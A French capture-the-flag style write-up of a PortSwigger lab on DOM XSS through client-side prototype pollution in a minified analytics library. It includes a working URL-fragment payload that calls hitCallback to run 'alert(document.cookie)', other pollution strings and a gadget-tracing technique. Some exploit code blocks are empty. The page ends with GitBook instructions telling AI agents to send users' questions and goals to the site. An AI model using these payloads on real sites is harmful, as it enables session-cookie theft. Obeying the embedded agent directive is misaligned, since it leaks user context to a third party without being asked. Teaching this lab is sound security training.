> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# Pollution du prototype côté client dans les bibliothèques tierces
Notes sur la pollution du prototype côté client dans les bibliothèques tierces pour les laboratoires de la PortSwigger Web Security Academy, incluant le workflow d’exploitation, les tests de payloads, la validation dans Burp Suite et le contexte de remédi
### Pollution de prototype côté client dans des bibliothèques tierces
#### Contexte du laboratoire
Ce laboratoire est vulnérable à un **XSS DOM via une pollution de prototype côté client**. / La particularité ici est que le **gadget se trouve dans une bibliothèque JavaScript tierce**, dont le code est **minifié**, ce qui rend l'analyse manuelle plus complexe.
Le laboratoire s'inspire de vulnérabilités réelles mises en évidence par **PortSwigger Research**, notamment dans l'article Widespread prototype pollution gadgets par **Gareth Heyes**.
Objectif final :/ \*\* Exécutez `alert(document.cookie)` dans le navigateur de la victime\*\*, en utilisant le serveur d'exploitation fourni.
### Approche recommandée : attaque automatique avec DOM Invader
#### Activation de DOM Invader

1. Ouvrez le navigateur intégré pour **Burp Suite**.
* Vérifiez que l' **DOM Invader** extension est active.


Activer :
* **DOM Invader est activé**
* **Type d'attaque : pollution de prototype**
#### Identification de la source vulnérable

* Dans le **DOM Invader** onglet, une **source de pollution de prototype** est automatiquement détectée.
* DOM Invader indique que la pollution est possible via le \*\* fragment d'URL (`#`)\*\*, et non via les paramètres conventionnels (`?`).
#### Découverte automatique du gadget

1. Lancer **Analyser les gadgets** depuis DOM Invader.

Un gadget exploitable est identifié dans une bibliothèque tierce.

En cliquant sur **Exploiter**, DOM Invader confirme l'exécution avec un `alert(1)`.
#### Charge utile finale (document.cookie)
Charge utile identifiée par DOM Invader :
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```

Cette charge utile déclenche l'alerte contenant les cookies
#### Envoi de l'exploit à la victime
Le code suivant est envoyé avec le **serveur d'exploitation**:
```javascript
```
Lorsque la victime charge la page, du JavaScript est exécuté dans son navigateur
### Approche manuelle (analyse détaillée)
#### Tentatives classiques de pollution (échec)
Les charges utiles suivantes \*\* ne fonctionnent pas\*\* :

```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```
Résultat
```javascript
console.log({}.foo); // indéfini
```

#### Pollution via le fragment d'URL (succès)
Cependant, la pollution \*\* fonctionne avec `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
Cela indique que la source vulnérable consomme le fragment d'URL
#### Analyse de la bibliothèque tierce

* Un gros fichier est chargé :
/resources/js/ga.js
Environ 3000 lignes de code minifié.
* Ce fichier contient un callback appelé hitCallback, utilisé sans vérification stricte.
### Identification manuelle du gadget

#### Technique de traçage avec `Object.defineProperty`
Pour trouver les propriétés lues sur `Object.prototype`, nous injectons :
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```


#### Arrêt de l'exécution JavaScript
En interceptant la réponse HTML, nous injectons :
```javascript
```
Le navigateur s'arrête sur \*\*
#### Test des propriétés candidates

Exemple avec une propriété non exploitée
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
Aucune trace intéressante.
#### Découverte d'un gadget valide : `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```
Résultat :

* `console.trace()` révèle une chaîne d'appels depuis `ga.js`
* La propriété est bien **lue et exécutée comme une fonction**
Ce comportement confirme que `hitCallback` est appelée comme callback JavaScript
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```

Ce comportement confirme que `hitCallback` est appelée comme callback JavaScript
```javascript
Erreur de référence non interceptée : polluted n'est pas défini
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```
* Le `hitCallback` gadget permet une \*\* exécution JavaScript\*\* arbitraire, conduisant à un **XSS DOM**.

```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.